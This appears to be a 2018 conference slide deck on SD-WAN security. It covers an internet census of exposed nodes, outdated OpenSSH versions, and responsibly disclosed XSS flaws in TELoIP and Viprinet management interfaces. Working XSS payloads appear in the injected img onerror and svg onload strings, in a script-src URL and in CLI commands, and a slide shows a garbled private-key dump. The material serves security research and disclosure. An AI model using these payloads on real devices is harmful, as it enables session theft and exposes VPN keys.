



# WebGoat.SDWAN.Net in Depth

Denis Kolegov / @dnkolegov  
Oleg Broslavsky / @yalegko

Power of Community - November 8th 2018



The background of the image shows a view of Earth from space, with a large, hazy planet (likely Jupiter) in the upper left. The Earth's surface is covered in clouds, and the horizon is visible. The text is centered in the lower half of the image.

SD WAN  
NEW HOPE



# Disclaimer (1/2)

- Please note, that this talk is by Oleg and Denis
- We don't speak for our employers
- All the opinions and information here are of our responsibility. So, mistakes and bad jokes are all OUR responsibilities
- Actually no one has seen the slides before

# Disclaimer (2/2)

- Unfortunately, this talk is not about sophisticated hacking techniques
- The one is about the current state of SD-WAN product security and typical vulnerabilities you can meet as pentesters or security researchers



# Intro @Oleg

- Post graduate student at Tomsk State University
- Security developer at VDOM Research
- Ex...
  - WAF developer, Positive Technologies
  - SiBears CTF team captain

# Intro @Denis

- PhD, associate professor at Tomsk State University
- Security researcher at Frozy.io
- Ex...
  - Security researcher, Positive Technologies
  - Security engineer, F5 Networks

# SD-WAN New Hope

- Sergey Gordeychik
- Alex Timorin
- Denis Kolegov
- Oleg Broslavsky
- Max Gorbunov
- Nikita Oleksov
- Nikolay Tkachenko
- Anton Nikolaev
- [SD-WAN Repository](#)
- [SD-WAN Internet Census](#)
- [SD-WAN Harvester](#)
- [SD-WAN Infiltrator](#)
- [SD-WAN Threats \(WIP\)](#)

# Why SD-WAN Web.GOAT?

- WebGoat is a deliberately insecure web application maintained by OWASP designed to teach web application security lessons
- It seems that current SD-WAN vendors develop the same thing



**WEBGOAT**



# Questions


- How many SD-WAN nodes are on the Internet?
- Common security level of SD-WAN products
- Is SD-WAN low-hanging fruit and how low it is?
- How to hack SD-WAN via traditional vulnerabilities?
- The security of SD-WAN specific mechanisms

# Agenda

- SD-WAN Essence
- SD-WAN Internet Census
- SD-WAN Vulnerabilities in Practice

# SD-WAN Essence

# Traditional WAN vs Software-defined WAN



Source: <http://www.abusedbits.com/2017/01/modern-network-areas-in-software-defined.html>

# SD-WAN Essence

- SD-WAN is a specific application of SDN and NFV technologies to WAN connections
- SD-WAN enables new implementation of the planes and their functions on the SDN-NFV planes specific to WAN
  - Multi-tenancy (VRF)
  - Overlay and dynamic tunneling
  - VPN and key exchange
  - Zero-touch provisioning
  - Embedded security services - WAF, URL Categorization, DPI/IDPS

Are SD-WANs secure?

## SECURITY!

# SD-WAN is Driving a New Approach to Security

by Derek Granath | Published Feb 6, 2018

<http://blog.silver-peak.com/sdwan-driving-new-approach-to-security>

## The many benefits of SD-WAN for today's networks

SD-WAN ... offer internet connectivity advantages, like reduced cost, by alleviating concerns about internet reliability and **security**

<https://searchsdn.techtarget.com/answer/What-is-SD-WAN-and-should-I-consider-it>

## Four Reasons Why SD-WAN Makes Sense

By [Peter Scott](#), SD-WAN Contributor

### 2. Better Security

Unlike traditional WAN solutions, which handle security through multiple appliances at each branch office, SD-WAN can include all of these functions in-box and at lower cost.

<https://www.sdwanresource.com/articles/419405-four-reasons-why-sd-wan-makes-sense.htm>



A U.S. Air Force tactical network operations technician adjusts an AV-211 antenna at Diyarbakir Air Base, Turkey. The latest networking techniques, such as software-defined wide area networks, may offer both budgetary and operational benefits for the Defense Department.

## The Rise of the SD-WAN


August 2, 2017

By *Tony Bardo*

<https://www.afcea.org/content/rise-sd-wan>

Secure? Not exactly...





# SD-WAN Security

- No major design flaws in SDN/SD-WAN concept, but...
- At the present time, SD-WAN is a dangerous mix of
  - complicated logic
  - web technologies
  - outdated or unsupported open source projects
  - packages with known vulnerabilities
  - new cryptography protocols
  - new network protocols
  - immature network features and security mechanisms


# SD-WAN Internet Census

# SD-WAN Internet Census

- Best efforts approach
- Shodan and Censys queries and filters
- Version disclosure patterns
- Developed tools
  - [SD-WAN Harvester](#)
  - [SD-WAN Infiltrator](#)



# SD-WAN Map




Last scan: October, 2018


<https://github.com/sdnewhop/sdwan-harvester/tree/master/samples>

# SD-WAN Vendors

## Percentage of SD-WAN Nodes by Vendors



## Percentage of SD-WAN Nodes by Products




# SSH Fingerprinting

- SD-WAN version is in SSH “banner” message
- It is too complicated even for masscan
  - Implement the rest of SSH protocol
  - Look for another tool
- zgrab does almost everything we need
- Add last steps to the zgrab ssh module
- Use zmap + zgrab for hosts enumeration (feel free to use masscan + zgrab as well)
- Find open SSH -> Grab banners -> Filter




<https://github.com/sdnewhop/zgrab2>



# SD-WAN OpenSSH Vulnerabilities

Percentage of SD-WAN Nodes by Vulnerabilities



- CVE-2016-10708: OpenSSH before 7.4 allows remote attackers to cause a denial of service
- CVE-2017-15906: OpenSSH before 7.6 allows attackers to create zero-length files
- CVE-2016-10010: OpenSSH before 7.4, when privilege separation is not used, might allow local users to gain privileges
- CVE-2016-10011: OpenSSH private key leakage
- CVE-2010-5107: OpenSSH DoS
- CVE-2014-1692: OpenSSH DoS
- CVE-2016-0778: A buffer overflow on OpenSSH client
- CVE-2016-0777: OpenSSH client memory leak
- CVE-2016-8858: OpenSSH DoS



# SD-WAN Vulnerabilities in Practice

# TeloIP Orchestrator API

# TELoIP Orchestrator API XSS

Snapshot of Cpe generated by [ServiceStack](#) on 2018-06-21 4:00:18 AM

view json datasource from original url: [copy] [refresh] cpes/version:'''><img src=1 onerror=alert(document.domain)> in other formats: [copy] [refresh] ?format=json->json [copy] [refresh] ?format=xml->xml [copy] [refresh] ?format=csv->csv [copy] [refresh] ?format=jsv->jsv

### Response Status

**Error Code**      SerializationException

**Message**        Unable to bind to request 'Cpe'

**Stack Trace**

at ServiceStack.Serialization.StringMapTypeDeserializer.PopulateFromMap(Object instance, IDictionary`2 keyValuePairs, Boolean usePropertyNames) at ServiceStack.Host.RestPath.CreateRequest(String querystringAndFormData, Object fromInstance) at ServiceStack.Host.RestHandler.CreateRequest(IRequest httpReq, IRestPath restPath) at ServiceStack.Host.RestHandler.ProcessRequestAsync(d\_\_14.MoveNext())

Error Code	Field Name	Message
SerializationException	Id	'version:'''><img src=1 onerror=alert(document.domain)>' is

**Meta**

OK

# TELoIP Orchestrator API Stack Trace Exposure

← → ↻ 🏠 ⓘ /cpes/version ... 🛡️ ☆

Snapshot of **Cpe** generated by [ServiceStack](#) on 2018-06-21 4:09:34 AM

[view json datasource](#) from original url: [http://.../cpes/version?](#) in other formats: [json](#) [xml](#) [csv](#) [jsw](#)

## Response Status

**Error Code**      `SerializationException`  
**Message**        `Unable to bind to request 'Cpe'`

## Stack Trace

at ServiceStack.Serialization.StringMapTypeDeserializer.PopulateFromMap(Object instance, IDictionary`2 keyValuePairs, List`1 ignoredWarningsOnPropertyNames) at ServiceStack.Host.RestPath.CreateRequest(String pathInfo, Dictionary`2 queryStringAndFormData, Object fromInstance) at ServiceStack.Host.RestHandler.CreateRequest(IRequest httpReq, IRestPath restPath, Dictionary`2 requestParams, Object requestDto) at ServiceStack.Host.RestHandler.CreateRequestAsync(IRequest httpReq, IRestPath restPath) at ServiceStack.Host.RestHandler.<ProcessRequestAsync>d\_\_14.MoveNext()

## Errors

Error Code	Field Name	Message
SerializationException	Id	'version' is an Invalid value for 'Id'

## Meta

**Request:** `http://example.com/?debug=requestinfo`

**Response:**

```
{
  "usage": ...,
  "host": "_v5.02_Teloip Orchestrator API",
  "hostType": "SelfHost (AppHostBase)",
  "startedAt": "2018-04-26 07:41:49",
  "date": "2018-06-20 16:57:44",
  "serviceName": "Teloip Orchestrator API",
  ...
}
```

# Responsible Disclosure Results

TELoIP Case # 00005921: [Responsible disclosure ] Multiple vulnerabilities in Teloip Orchestrator API web interface Σ Processed x

**TELoIP Support** no-reply@teloip.com [через glzfxrlz4qwe.41-5rffeaq.na35.bnc.salesforce.com](#)

кому: я ▾

🌐 английский ▾ > русский ▾ [Перевести сообщение](#)

Dear Denis Kolegov,

Thank you for submitting your request to TeloIP.

Case #00005921: "[Responsible disclosure ] Multiple vulnerabilities in Teloip Orchestrator API web interface" has been created and a TeloIP Support Engineer will respond to you shortly based on the priority of the issue.

Please reply to this email for additional queries or followups for this issue, or call us at 877-783-5647 x2 stating you case number. We will be happy to assist you.

Thank you,  
TELoIP Support  
877-783-5647 x2

ref\_00D415rFF\_50041aFI2v.ref

No response, but all reported issues were fixed

# Viprinet Stored XSS

# Viprinet XSS

- CVE-2014-2045: Multiple Instances of XSS in Viprinet Multichannel VPN Router 300
- Viprinet AdminDesk uses ExtJS 4.2.2.1144
- ExtJS (4 to 6 before 6.6.0) is vulnerable to XSS (the [report](#))
- Why does XSS matter here?
  - A private key is accessible via AdminDesk
  - VPN tunnel certificate fingerprint can be set via AdminDesk



# Viprinet CVE-2014-2045

- `http://<host>/exec?module=config&sessionid=<sessionid>&inspect=%3Cscript%20src=http://localhost:9090%3E%3C/script%3E`
- **“The inclusion of session IDs in all URLs partially mitigates the reflective cross-site scripting but could itself be considered a vulnerability”**
- URL Example:
  - `http://e.com/exec?module=ajaxconfig&sessionid=RkZGRkZGRkY4ODc5NDM4MzkwMDM2Mzc4MQ&action=editors&inspect=ROUTERSERVICES.ADMINDESK`

# Private Key



## Viprinet Virtual VPN Hub (AWS Edition) - RuggedVPN Firmware

Serial: 01-05910-00-10477 - SupportID: V3S9-HCUP  
Version: 2017090400/2017083100  
Unnamed router  
Logged in as: root

**Configuration Objects**

- VPN Tunnels
- VPN Clients / Road warriors
- WAN/VPN Routing and NAT
- LAN settings
- Integrated services
  - AdminDesk Service settings
    - HTTP Access Control Lists
    - HTTPS Access Control Lists
    - SSH CLI Service settings
    - SNMP Settings
    - DNS Service settings
    - NTP Service settings
    - Dynamic routing settings
  - Logging & Maintenance
  - Traffic Accounting
  - QoS rules and classes templates
  - Virtual Hub Identity Manager
  - License subscriptions
  - Administration

Automatically generate self-signed SSL certificate:

CA Certificate:

Intermediate CA Certificate:

Certificate:

```
YVQQEWEJX1ENR9G9R1OEC8R8RDE1YB1GFL1OEBXMPG1R1JZZVUB9PFPJ3ZVW9M9S7W
IQYDVQKQExpWaxBvaW5ldCawMS0wNkxMc1YWC1YWFhYWVDeVwMCOGAIUECMMnQXV0
by1nZw5lcmF0ZWQqc2VsZi1zaWduZWQyY2VydGmaWnhdGUXfJAU8gNBAMTDTE4
LjZlC4xMTMuMjAwggEMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDTyq6r
uVv#H8dzampWP SunrsAr9GISAFNGOyeqcmYXvQzncsvk6r6j#hNEgy0Z0qq
SQrva04yP4vPgL5yPW9sn5qkq+ZYWbXd7NWJcnqUBtUj6WnLwYD7eMwgVjdV5R
UlpG5YPS3oHUUCNwZnc+VzDpPdggezWuDbXm405h82whf1aVkyZf5fup94Gp
rkOxXnJ14ZbdLwmehEmpBh57uDu599mfrqYHyT+H5IBFswJ4+snHMVYCC+d66F
yoPoOcz2BPSfFowa7cP6+DnkVgplWZ06+940oOQJrXvhH0c0/w955/ygUug5k7Pc
QDQMjM66cNcDwJbLAgMBAEwDQYKozhVcNtAQELBQADggEBAH8m5t5g856nEsX
wpMLCvptFpizAK4MgyJxMsoIMZdqRq6f8fCB7WkE6vDYbaJMMXDU0F0J02V1
IGUW1uY3fdU8pIb6Q55ENXL TdmOvk0xmctcSzHuA8tMeua2D1/Vc8D1C1cZlCqTd
aDFZYZZ++B8qMn6e475bYtRKOPQ8DwOoUTSPAhXqPgQj/gjT/870Vd4rbxUJ9m
mYz0+DKRUGTKFy17QFRuTFK4054ZAV98yDpGvzmQ+WqdcSqmIsUmGJpyupLcGW
#9zICn7VW1Uv5b4t54HidHqY1Xh3dZ5xp6Zp4c6XXfD5t3vsD+++65AQIMB3
Y2IbHQ==
-----END CERTIFICATE-----
```

Certificate Private Key:

```
ZK3S40Z1P3HFN0X0E8URP10RQY1T1EDT0CE1FV9D1JZ1K0G8a0P1P9RZ0V9S1
OzRmc4inyDIQW3KlitmOfSJMjP AWoaNOc22gr+EDNt73gwGUJlC THHYKOY46JZ
q+/QhnDRAoGBAPPEcE2kmpG5MeQhdNle220g+53cXL3HsbxabO1pjgZVltuSE
wxpXSNu/6EdadhclqaCHdAPuTmdxk9rTHZLNQ6jpOGax0QERwDD8ylj+jsT9C
pdavcE2/0uUfIv6xkaMFTQaubXqOltZ7f8EY0ZbzmRq3756899U1T1XAOGBAN5r
d+g87otxLqAwwevWQV50kaVze/95VmxJ7Qs/MZqd80hL543GvGq+HAMTco
B9HlWECwrmDfuaIVXNARsGukVih/X97uMf8/XcE14QdRbvYzXVUXhIMgrI
HDvkG5KgoS01YGRyVHSqVsn7MNR0Abmvaq/phWtaoGAIZR58/ggjh0c1SDq0tH
UTYXnpPfpSt5K7W3gz8R/ddeHJgrvSKCfBxyxYJ02oSE+86z6eTyhYcn9QL
6004829R1YKzCleeUf103A9Rn2j41AvpEY8xuuTsm7YQIK98/VKpJzt+
hg9h1Ztn/ttJKCC/2AeDNkCgYaeY1x8GabEqU4ObEIAZ7owt8rYezKro4U2U
kGanwhaU9JlU60XQpGLuxSPlnpu6L85pa/eRqUud5eY/AVK9hTTE/wyXOSKMT2d
mCRgtzSWwE15bKPvzZUJDNt4uBD0Ne+rwM+QBvgnrjEGH3PRaL542Hmg1dJChb
trR8+Q8BjDMf/ZaFa0zzGp5s49k5vQ1K8YrPMF9VmwVaynZfAKNwVgmBpn/5MH
ZDu/Xopdfjw8HmANQZVzafz7kaJQ/8NnHMyABC9l9ec258aj56jG9lyhI
PE+6SHgKggMyxa6CH1UeezEEvxVQ2BVEI3DU9J6/kSmkELd33
-----END RSA PRIVATE KEY-----
```

Certificate Private Key Passphrase:

Permissions

Read access:

Write access:

# Certificate Fingerprint

## Editor

### Properties

Remote router's SSL certificate fingerprint:

Require valid fingerprint:

Connection password:

Enabled:

Push routes through tunnel:

Accept incoming routes:

Tunnel name:

This router serves as VPN Hub:

IP for this tunnel to connect to (only for VPN Nodes):

Minimum number of connected Channels:

Minimum Backup Score:

Create channels automatically (VPN Hubs only):

When the tunnel is connecting, the SHA1 fingerprint of the remote routers SSL certificate is compared to the value configured here.

Validating the fingerprint is important to prevent men-in-the-middle attacks where someone would by forging the remote routers IP would trick you into connecting to their device instead of your own.

**It is highly recommended to manually copy the remote routers SSL certificate fingerprint to over here.** In case you don't do this, on the very first connect of this tunnel to the remote device, the fingerprint will be taken and stored here. On future reconnects, the fingerprint taken from that device will be compared to the one stored here, to make sure it is really still the same device we are talking to.

Note: In a Hub redundancy setup, a Hub taking over the identity of a dropped out VPN Hub will also take over the certificate and its fingerprint, so it will still match. The same is the case if you copy and restore a backup of the remote VPN Hub to a new device. Due to this, the fingerprint taken first should always match for future connections. If it doesn't there is a high chance someone is trying to run a MITM attack on you!

### Functions

### Permissions

Read access:

Write access:

### Tools


# Viprinet Interfaces

- There are 3 management interfaces on the Viprinet system
  - CLI available via 127.0.0.1:5111
  - Old Web Interface
  - New Web Interface
- Access control allows adding a user and assigning privileges to him to write or read some sections (e.g., **ADMINRIGHTS**, **QOSTEMPLATES**)
- Using CLI, the added user with minimal privileges could set Name for created ITEM to `<svg/onload=alert(ViprinetSessionId)>`

# CLI Commands

```
# set NAME <svg/onload=alert(ViprinetSessionId)>
OK 0 lines following; Property value set
# ls
OK 10 lines following; Listing
NAME String "Name" <svg/onload=alert(ViprinetSessionId)>
IPPROTOCOLKIND Enumeration "Matching IP protocols" Ignore
IPADDRESSKIND Enumeration "How to match IP addresses" Ignore
IPRANGE String "IP addresses" 0.0.0.0/0
TCPUDPPORTKIND Enumeration "How to match TCP/UDP ports" Ignore
PORTRANGE String "TCP/UDP port range"
TOSKIND Enumeration "How to match the IP TOS/DSCP byte" Ignore
TOS Integer "TOS/DSCP byte value" 0
VLANID Integer "Tunnel Segmentation / VLAN ID" 0
TARGETCLASS Enumeration "Target class"
```

# Viprinet Stored XSS via CLI



The screenshot displays the Viprinet Advanced web administration interface. At the top left, there is a product image and the text "Viprinet Virtual VPN Hub (XSS Edition) - RuggedVPN Hardware". The main content area features a "Welcome to the Viprinet Advanced web administration interface" message. A central dialog box with the title "SUCCESSFUL LOGIN CONFIRMATION" and a "Close" button is overlaid on the page. The interface includes a left-hand navigation menu and a bottom status bar with system information.

**Viprinet Virtual VPN Hub (XSS Edition) - RuggedVPN Hardware**

Model: VPH-1000-10000 - Support: 01-800-444-4444  
Serial: 20120801000100000000  
Firmware: 1.0.0  
IP: 192.168.1.1

**Welcome to the Viprinet Advanced web administration interface.**

This interface provides the management tools for your device. For security reasons, a session will be established with the device only after you submit the login credentials of the device. To assist in this process, you can refer to the user manual of your device or contact our support team. Please refer to the user manual for more information on the device. (The support team can be reached at support@viprinet.com)

When you log in, you will be able to view the status of your device and perform various operations. For more information, you can refer to the user manual of your device. (The support team can be reached at support@viprinet.com)

The following table shows the status of the device and the operations you can perform.

Operation	Status	Message
View Device Information	Successful	Device information is displayed successfully.
View Device Status	Successful	Device status information is displayed successfully.
View Device Logs	Successful	Device logs are displayed successfully.
View Device Settings	Successful	Device settings are displayed successfully.
View Device Configuration	Successful	Device configuration is displayed successfully.
View Device Firmware	Successful	Device firmware is displayed successfully.
View Device Hardware	Successful	Device hardware is displayed successfully.

# Responsible Disclosure Results

## [Security Response Team] Stored Cross-Site Scripting via CLI Interface >
